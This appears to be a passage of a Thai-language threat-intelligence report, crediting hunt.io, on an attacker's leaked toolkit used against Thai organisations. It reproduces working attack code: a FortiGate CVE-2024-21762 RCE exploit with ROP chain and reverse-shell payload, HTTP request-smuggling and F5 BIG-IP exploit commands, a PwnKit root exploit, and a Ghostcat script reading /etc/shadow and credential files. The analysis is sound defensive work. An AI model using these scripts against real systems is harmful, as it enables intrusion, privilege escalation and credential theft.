        resp = sock.recv(4096)
        elapsed = time.time() - start
        first_line = resp.split(b"\r\n")[0].decode('utf-8', errors='replace')
        print(f"  RESULT: Response in {elapsed:.2f}s - {first_line}")
        if elapsed < 3:
            print(f"  VERDICT: PATCHED (immediate response)")
        else:
            print(f"  VERDICT: VULNERABLE (delayed response)")
    except socket.timeout:
        elapsed = time.time() - start
        print(f"  RESULT: TIMEOUT after {elapsed:.2f}s (server hung)")
        print(f"  VERDICT: >>> VULNERABLE <<<")
    except Exception as e:
```

ภาพที่ 9: การใช้เทคนิคตรวจจับแบบ Bishop Fox ใน cve_final.py เพื่อแยกแยะอุปกรณ์ที่มีช่องโหว่จากอุปกรณ์ที่แพตช์แล้ว (ที่มา: hunt.io)

```
File preview
forti_verify.sh • application/x-sh • full
Download

def bishop_fox_test(path, desc):
    """Bishop Fox detection: send chunk size without data"""
    payload = (
        b"POST " + path + b" HTTP/1.1\r\n"
        b"Host: " + HOST.encode() + b"\r\n"
        b"Transfer-Encoding: chunked\r\n"
        b"\r\n"
        b"ff\r\n"
    )
    try:
        ssock = create_ssl_socket()
        start = time.time()
        ssock.send(payload)
        try:
            resp = ssock.recv(4096)
            elapsed = time.time() - start
            first_line = resp.split(b"\r\n")[0].decode('utf-8', errors='replace')
            status = "PATCHED" if elapsed < 3 else "VULNERABLE"
            print(f" {desc}: {elapsed:.2f}s - {first_line} [{status}]")
        except socket.timeout:
            elapsed = time.time() - start
            print(f" {desc}: TIMEOUT {elapsed:.2f}s [VULNERABLE]")
        except Exception as e:
            elapsed = time.time() - start
            print(f" {desc}: ERROR {elapsed:.2f}s - {e}")
        ssock.close()
    except Exception as e:
        print(f" {desc}: CONNECT FAIL - {e}")

print("=== Bishop Fox Detection on Multiple Paths ===")
paths = [
    (b"/remote/error", "error"),
    (b"/remote/login", "login"),
    (b"/remote/hostcheck_validate", "hostcheck"),
    (b"/remote/info", "info"),
    (b"/remote/fgt_lang", "fgt_lang"),
    (b"/remote/logincheck", "logincheck"),
    (b"/", "root"),
    (b"/remote/nonexistent_page_12345", "404-path"),
]

for path, desc in paths:
```

ภาพที่ 10: forti_verify.sh ยืนยันช่องโหว่ CVE-2024-21762 ข้ามหลายเอนด์พอยต์ของ FortiGate SSL-VPN (ที่มา: hunt.io)

File preview

cve_exploit.py • text/x-python • full

Download

```

print("=" * 60)
print("CVE-2024-21762 Full RCE Exploit")
print(f"Target: {TARGET}:{TARGET_PORT}")
print(f"Callback: {CALLBACK_IP}:{CALLBACK_PORT}")
print("=" * 60)

# Based on public PoC by h4xr-dz (adapted from Assetnote research)
# NOTE: ROP gadgets are version-specific. Using addresses from public PoC.
# These may need adjustment for the exact FortiOS 7.2.x)

# ROP Chain addresses (from public PoC - likely for FortiOS 7.2.x)
# These are little-endian 8-byte addresses
rop = b"\xb2\x47\x09\x01\x00\x00\x00\x00" # pop rdi; ret
rop += b"\x00\x00\x00\x00\x00\x00\x00\x00" # rdi = 0 (placeholder)

# Stack pivots
pivot_1 = b"\x40\xc4\x15\x02\x00\x00\x00\x00" # xchg rsp, rax; ret
pivot_2 = b"\x60\x82\xa3\x01\x00\x00\x00\x00" # leave; ret
pivot_3 = b"\xe0\x3f\x4d\x02\x00\x00\x00\x00" # add rsp, 0xd90; pop rbx; pop r12; pop rbp; ret

# Function addresses
call_execl = b"\x80\xc1\x43\x00\x00\x00\x00\x00"
ssl_do_handshake_ptr = b"\xc0\x41\x5b\x04\x00\x00\x00\x00"
getcwd_ptr = b"\x20\xf3\x02\x00\x00\x00\x00\x00"

# Payload: Node.js reverse shell
js_shell = f'({function(){(var net=require("net"),cp=require("child_process"),sh=cp.spawn("/bin/sh",["-i"]);var client=new net

bin_node = b"/bin/node\x00"
e_flag = b"-e\x00"

# Stage 1: Heap Spray
print()
print("[Stage 1] Heap Spray - Placing ROP chain on heap")

# Construct the form value with gadgets
form_value = b""
form_value += b"B" * 11 + bin_node + b"B" * 6 + e_flag + b"B" * 14 + js_shell
form_value += b"B" * 438 + pivot_2 + getcwd_ptr
form_value += b"B" * 32 + pivot_1
form_value += b"B" * 168 + call_execl
form_value += b"B" * 438 + pivot_1 + getcwd_ptr

```

ภาพที่ 11: ขั้นตอนการโจมตีแบบ RCE สามขั้นตอนใน cve_exploit.py: Heap Spraying, ROP Chain และ Reverse Shell (ที่มา: hunt.io)

File preview
 fw_get.sh • application/x-sh • full
 Max 2,279 bytes

```
#!/bin/bash
echo "=== Method 1: Fortinet FDN (FortiGuard Distribution Network) ==="
# FortiGate devices download firmware from these servers
# The protocol uses specific headers with serial number
for fdn in "update.fortiguards.net" "fds1.fortinet.com" "fds2.fortinet.com" \
"globalupdate.fortinet.net" "usupdate.fortinet.com"; do
    echo -n "$fdn: "
    curl -sk --max-time 10 "https://$fdn/" -o /dev/null -w "%{http_code}" 2>&1
    echo ""
done

echo ""
echo "=== Method 2: Craft FDN firmware request ==="
# FortiGate devices request firmware using their serial and version
# Try to mimic the update check
curl -sk --max-time 15 \
-H "User-Agent: FortiGate" \
-H "X-FG-SN: FGT60FTK2209FY0V" \
"https://update.fortiguards.net/firmware2/FGT60F/7.02/FGT_60F-v7.2.5-F-build1517-FORTINET.out" \
-o /dev/null -w "code:%{http_code} size:%{size_download}\n" 2>&1



echo ""
echo "=== Method 3: fortiweb.ru with browser UA ==="
curl -sk --max-time 20 -L \
-H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0.0.0" \
-H "Referer: https://fortiweb.ru/en/download/FortiGate/2187-7.2.4/" \
"https://fortiweb.ru/en/download/FortiGate/2187-7.2.4/" 2>&1 | \
grep -i -E "(href.*\.out|download|FGT_60F)" | head -10

echo ""
echo "=== Method 4: Search GitHub for FortiOS VM images/binaries ==="
# Some researchers share extracted binaries
curl -sk --max-time 15 \
"https://api.github.com/search/repositories?q=fortigate+firmware+7.2&sort=updated" 2>&1 | \
python3 -c "
import json, sys
try:
    data = json.load(sys.stdin)
    for item in data.get('items', []):
        print(f"{item['full_name']} - {item['description']}")
except:
    pass"
```


ภาพที่ 12: fw_get.sh ปลอมแปลงเป็นอุปกรณ์ FortiGate เป้าหมายโดยใช้หมายเลขซีเรียลเพื่อขอ
 เฟอร์มแวร์จาก FDN (ที่มา: hunt.io)

5. สอดแนมเว็บแอปพลิเคชันและ F5 BIG-IP คู่ขนาน

- สอดแนมเว็บแอปพลิเคชันและ F5 BIG-IP: ใช้สคริปต์ deep1.sh-deep11.sh ตรวจสอบระบบ agent[.]xxx[.]co[.]th (แอปพลิเคชัน CodeIgniter 2 ที่อยู่หลัง F5 BIG-IP) ดักจับ Session Cookie จันทราบ IP ภายใน 1x[.]x1[.]1x5[.]11 สุ่มกุญแจเซสชัน ทดสอบ SQL Injection, Open Redirect, HTTP Request Smuggling (CL.TE/TE.CL) และไล่หาข้อบกพร่องระบบ SMS Gateway จนยืนยันการเข้าถึงพอร์ทัลแบบยืนยันตัวตนสำเร็จ พร้อมทดสอบช่องโหว่ F5 BIG-IP (CVE-2021-22986, CVE-2022-1388, CVE-2023-46747) ที่ IP 1xx[.]1x4[.]1x2[.]228



ภาพที่ 13: Codelgniter Session ที่ถอดรหัสได้จาก agent_session.txt เผยหมายเลข IP ภายใน และหลักฐานการเข้าถึงที่ผ่านการยืนยันตัวตนแล้ว (ที่มา: hunt.io)



ภาพที่ 14: รายการคำศัพท์เฉพาะองค์กรที่ deep2.sh ใช้ส่งมุกุญแจเซ็นชื่อ Session ของ CodeIgniter (ที่มา: hunt.io)

File preview

deep11.sh • application/x-sh • full

Download

Max 1,819 bytes

```
#!/bin/bash
TARGET="https://agent.3bb.co.th"

echo "=== 1. lo_agent cookie exploitation ==="
# Set lo_agent cookie to various values and check access
for VAL in "1" "admin" "true" "yes" "agent001" "test"; do
    SIZE=$(curl -sk --max-time 5 -H "Cookie: lo_agent=${VAL}" -o /dev/null -w "%{size_download}" "${TARGET}/profile" 2>/dev/null)
    CODE=$(curl -sk --max-time 5 -H "Cookie: lo_agent=${VAL}" -o /dev/null -w "%{http_code}" "${TARGET}/profile" 2>/dev/null)
    if [ "$SIZE" != "0" ] && [ "$SIZE" != "246" ]; then
        echo "lo_agent=${VAL} -> code=${CODE} size=${SIZE} (INTERESTING!)"
    fi
done

echo ""
echo "=== 2. lo_agent with ci_session ==="
# Get fresh session and add lo_agent
CI_SESS=$(curl -sk --max-time 8 "${TARGET}/login" -c - 2>/dev/null | grep ci_session | awk '{print $NF}')
echo "CI Session: ${CI_SESS:0:60}..."

# Try with both cookies
for VAL in "1" "admin" "true"; do
    RESP=$(curl -sk --max-time 8 \
        -H "Cookie: ci_session=${CI_SESS}; lo_agent=${VAL}" \
        "${TARGET}/profile" -o /tmp/lo_resp.html -w "code=%{http_code} size=%{size_download}" 2>&1)
    echo "ci_session + lo_agent=${VAL}: $RESP"
done

echo ""
echo "=== 3. sms.3bb.co.th exploration ==="
curl -4 -sk --max-time 8 "https://sms.3bb.co.th/" -D - 2>&1 | head -20
echo ""

echo "=== 4. sms.3bb.co.th paths ==="
for path in "/login" "/admin" "/api" "/send" "/status" "/dashboard" "/robots.txt"; do
    CODE=$(curl -4 -sk --max-time 5 -o /dev/null -w "%{http_code}" "https://sms.3bb.co.th${path}" 2>/dev/null)
    SIZE=$(curl -4 -sk --max-time 5 -o /dev/null -w "%{size_download}" "https://sms.3bb.co.th${path}" 2>/dev/null)
    echo " ${path} -> code=${CODE} size=${SIZE}"
done

echo ""
```

ภาพที่ 15: deep11.sh ทดสอบตรรกะการอนุญาตสิทธิ์ผ่านคุกกี้กับพอร์ทัลตัวแทนพร้อมสำรวจ SMS Gateway ขององค์กร (ที่มา: hunt.io)

File preview

deep8.sh • application/x-sh • full

Download

```

echo "=== 1. HTTP Request Smuggling test (CL.TE) ==="
# Test CL.TE desync between F5 and backend Apache
python3 << 'PYEOF'
import socket
import ssl
import time

host = "agent.3bb.co.th"
port = 443

# CL.TE smuggling attempt
payload = (
    "POST /login HTTP/1.1\r\n"
    "Host: agent.3bb.co.th\r\n"
    "Content-Type: application/x-www-form-urlencoded\r\n"
    "Content-Length: 44\r\n"
    "Transfer-Encoding: chunked\r\n"
    "\r\n"
    "0\r\n"
    "\r\n"
    "GET /.env HTTP/1.1\r\n"
    "Host: agent.3bb.co.th\r\n"
    "\r\n"
)

# TE.CL smuggling attempt
payload2 = (
    "POST /login HTTP/1.1\r\n"
    "Host: agent.3bb.co.th\r\n"
    "Content-Type: application/x-www-form-urlencoded\r\n"
    "Content-Length: 4\r\n"
    "Transfer-Encoding: chunked\r\n"
    "\r\n"
    "5c\r\n"
    "GET /.env HTTP/1.1\r\n"
    "Host: agent.3bb.co.th\r\n"
    "Content-Length: 10\r\n"
    "\r\n"
    "x=1\r\n"
    "0\r\n"
    "\r\n"
)
    
```

ภาพที่ 16: การโจมตีแบบ HTTP Request Smuggling ใน deep8.sh มุ่งเป้าความไม่สอดคล้องกัน
 ของ Parser ระหว่าง F5 BIG-IP และแอปพลิเคชันด้านหลัง (ที่มา: hunt.io)

File preview

f5_test.sh • application/x-sh • full

Download

```

-----
echo "=== 3. F5 APM - timeoutagent ==="
curl -4 -sk --max-time 8 "https://${F5_IP}/vdesk/timeoutagent.php3" 2>&1 | head -20

echo ""
echo "=== 4. F5 CVE checks ==="
# CVE-2021-22986 (iControl REST unauthenticated RCE)
echo "CVE-2021-22986:"
curl -4 -sk --max-time 8 "https://${F5_IP}/mgmt/tm/util/bash" \
-H "X-F5-Auth-Token: " \
-H "Authorization: Basic YWRtaW46" \
-H "Content-Type: application/json" \
-d '{"command": "run", "utilCmdArgs": "-c id"}' \
-o /dev/null -w "code=%{http_code} size=%{size_download}\n" 2>&1

# CVE-2022-1388 (iControl REST auth bypass)
echo "CVE-2022-1388:"
curl -4 -sk --max-time 8 "https://${F5_IP}/mgmt/tm/util/bash" \
-H "Connection: X-F5-Auth-Token" \
-H "X-F5-Auth-Token: anything" \
-H "Authorization: Basic YWRtaW46" \
-H "Content-Type: application/json" \
-d '{"command": "run", "utilCmdArgs": "-c id"}' \
-o /dev/null -w "code=%{http_code} size=%{size_download}\n" 2>&1

# CVE-2023-46747 (TMUI RCE)
echo "CVE-2023-46747:"
curl -4 -sk --max-time 8 "https://${F5_IP}/tmui/login.jsp/./tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd" \
-o /dev/null -w "code=%{http_code} size=%{size_download}\n" 2>&1

echo ""
echo "=== 5. F5 APM more paths ==="
for path in "/f5-login" "/my.activation" "/my.policy.php3" "/vdesk/" "/vdesk/webtop.eui" "/sam/admin/" "/tmui/" "/iControl/"
do
    CODE=$(curl -4 -sk --max-time 5 -o /dev/null -w "%{http_code}" "https://${F5_IP}${path}" 2>/dev/null)
    SIZE=$(curl -4 -sk --max-time 5 -o /dev/null -w "%{size_download}" "https://${F5_IP}${path}" 2>/dev/null)
    echo " ${path} -> code=${CODE} size=${SIZE}"
done

echo ""
echo "=== 6. F5 Version fingerprint ==="
curl -4 -sk --max-time 8 -I "https://${F5_IP}/vdesk/timeoutagent.php3" 2>&1 | grep -i "server|x-\|big"

```

ภาพที่ 17: f5_test.sh ตรวจสอบช่องโหว่ F5 BIG-IP หลายรายการกับอุปกรณ์เป้าหมายที่ 1xx[.]1x4[.]1x2[.]228 (ที่มา: hunt.io)

6. ยกระดับสิทธิ์บนเครื่องแม่ข่ายและขยายผลเข้าถึง Pentaho BI Server

- **ยกระดับสิทธิ์บน Linux:** ใช้ช่องโหว่ PwnKit (CVE-2021-4034) ผ่านไฟล์ evil.c, evil2.c, evil3.c, launcher.c, launcher2.c ด้วยเทคนิค GCONV_PATH Hijacking และช่องโหว่ Dirty COW (CVE-2016-5195) ผ่าน dcow.c เขียนทับไฟล์ /etc/passwd พร้อมติดตั้งไบนารี SUID ที่ซ่อนไว้ที่ /usr/local/bin/.rc ผ่าน install_suid.c
- **เจาะระบบ Pentaho BI Server:** ใช้ ghostcat.py เจาะช่องโหว่ Ghostcat (CVE-2020-1938) บนโปรโตคอล AJP ที่ 1x[.]x1[.]1x2[.]4 พอร์ต 8009 ดึงไฟล์ตั้งค่า ข้อมูลรับรอง LDAP และค่าลับของ Tomcat จนสามารถรันคำสั่งด้วยสิทธิ์ root สำเร็จ บนเครื่อง vm-BCSWILDFLY_M63

File preview

launcher2.c • text/plain • full

Download

```

#include <string.h>
#include <unistd.h>
#include <sys/stat.h>

int main() {
    // Create working directory
    mkdir("/tmp/pwn", 0777);
    chdir("/tmp/pwn");

    // Directory "GCONV_PATH=." in PATH for resolving "lol" â†’ "GCONV_PATH=./lol"
    mkdir("GCONV_PATH=.", 0777);

    // "lol" as executable file inside "GCONV_PATH=." directory
    FILE *f = fopen("GCONV_PATH=./lol", "w");
    if(f) { fprintf(f, "#!/bin/sh\n"); fclose(f); }
    chmod("GCONV_PATH=./lol", 0755);

    // After pkexec resolves: envp[0] = "GCONV_PATH=./lol"
    // GCONV_PATH = "./lol"
    // gconv looks for gconv-modules in "./lol/" directory

    // Create "./lol/" directory with gconv-modules and payload
    mkdir("lol", 0777);
    f = fopen("lol/gconv-modules", "w");
    if(f) { fprintf(f, "module UTF-8// PMNKit// pwnkit 2\n"); fclose(f); }

    // Copy pwnkit.so to lol/ directory
    system("cp /tmp/pwnkit.so /tmp/pwn/lol/pwnkit.so 2>/dev/null");

    char *envp[] = {
        "lol",
        "PATH=GCONV_PATH=.",
        "CHARSET=PMNKit",
        "SHELL=pwnkit",
        "GIO_USE_VFS=local",
        NULL
    };
    char *argv[] = { NULL };

    return execve("/usr/bin/pkexec", argv, envp);
}

```

ภาพที่ 18: ขั้นตอนการโจมตีแบบ PwnKit ใน evil3.c และ launcher2.c ใช้เทคนิค GCONV_PATH Hijack เพื่อรันคำสั่งด้วยสิทธิ์ root (ที่มา: hunt.io)

```
File preview
ghostcat.py • text/x-python • full
Download

data += pack_string(filename)

data += b'\x0e'
data += pack_string('javax.servlet.include.servlet_path')
data += pack_string('/')

data += b'\xff'

packet = b'\x12\x34' + struct.pack(">H", len(data)) + data
s.send(packet)

result = read_ajp_response(s)
s.close()
return result

if __name__ == '__main__':
    target = '10.11.152.4'
    port = 8009

    files = [
        '/WEB-INF/web.xml',
        '/WEB-INF/classes/pentaho-spring-beans.xml',
        '/WEB-INF/classes/security.properties',
        '/etc/passwd',
        '/etc/shadow',
        '/opt/bi/pentaho-server/pentaho-solutions/system/pentaho.xml',
        '/opt/bi/pentaho-server/tomcat/conf/tomcat-users.xml',
        '/opt/bi/pentaho-server/pentaho-solutions/system/applicationContext-security-ldap.properties',
    ]

    for f in files:
        print "=== %s ===" % f
        try:
            content = ghostcat_read(target, port, f)
            if content:
                print content[:2000]
            else:
                print "(empty)"
        except Exception as e:
            print "ERROR: %s" % str(e)
        print ""
```

ภาพที่ 19: ghostcat.py มุ่งเป้าไปยัง Pentaho BI Server ภายในผ่านโปรโตคอล AJP เพื่อดึงไฟล์
 ตั้งค่าและข้อมูลรับรองที่ละเอียดอ่อน (ที่มา: hunt.io)

```
File preview
got63.txt • text/plain • full
Download

Max 167 bytes


HELLO_FROM_G3
vm=BCSWILDFLY_M63
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_java_t:s0-s0:c0.c1023
Wed Jun 10 14:18:39 ICT 2026
```

ภาพที่ 20: เนื้อหาของ got63.txt แสดงการรันคำสั่งระดับ root สำเร็จบนเครื่องแม่ข่ายภายใน vm-
 BCSWILDFLY_M63 (ที่มา: hunt.io)


7. ติดตั้ง MeshCentral Agent เพื่อคงการเข้าถึงถาวร

- ติดตั้งและเชื่อมต่อกลับ C2: ตั้งค่าผ่านไฟล์ meshagent.msh ภายใต้กลุ่มอุปกรณ์ "TH-xxx" เชื่อมต่อกลับไปยังโดเมน C2 www.layuthayatech.com ที่จดทะเบียนไว้ล่วงหน้า ตั้งแต่เดือนมกราคม พอร์ต 443 ผ่านช่องทาง WebSocket ที่ /agent.ashx


- ตรวจสอบก่อนติดตั้งและคงเซสชัน: ใช้สคริปต์ mesh_fix.sh, mi2_vps.sh (สำรอง) และ ghost_mesh.sh ตรวจสอบซอฟต์แวร์ป้องกัน (EDR) ก่อนติดตั้งทุกครั้ง และคงเซสชันยืนยันตัวตนผ่านไฟล์ mc_cookies.txt และ mc_headers.txt จากไฟล์ devices.json พบอุปกรณ์หลายเครื่องเชื่อมต่ออยู่ (conn:1) บางส่วนมีสิทธิ์ระดับ root (agent.root:true) และมีกลุ่มอุปกรณ์ที่สองซึ่งอ้างอิงถึงอีกร่องค์กรหนึ่ง (ปกปิดชื่อตามคำร้องขอของ CERT)




ภาพที่ 21: ประวัติ WHOIS ของโดเมน www[.]layuthayatech[.]com (ข้อมูลจาก DNSAudit.io) แสดงวันจดทะเบียน 27 มกราคม 2026 และการย้ายเนมเซิร์ฟเวอร์ไปยัง Cloudflare วันที่ 28 มิถุนายน 2026 (ที่มา: hunt.io)



ภาพที่ 22: ไฟล์ตั้งค่า meshagent.msh ระบุกลุ่มอุปกรณ์ MeshCentral ชื่อ TH-xxx และเซิร์ฟเวอร์สั่งการควบคุมที่ www[.]layuthayatech[.]com (ที่มา: hunt.io)



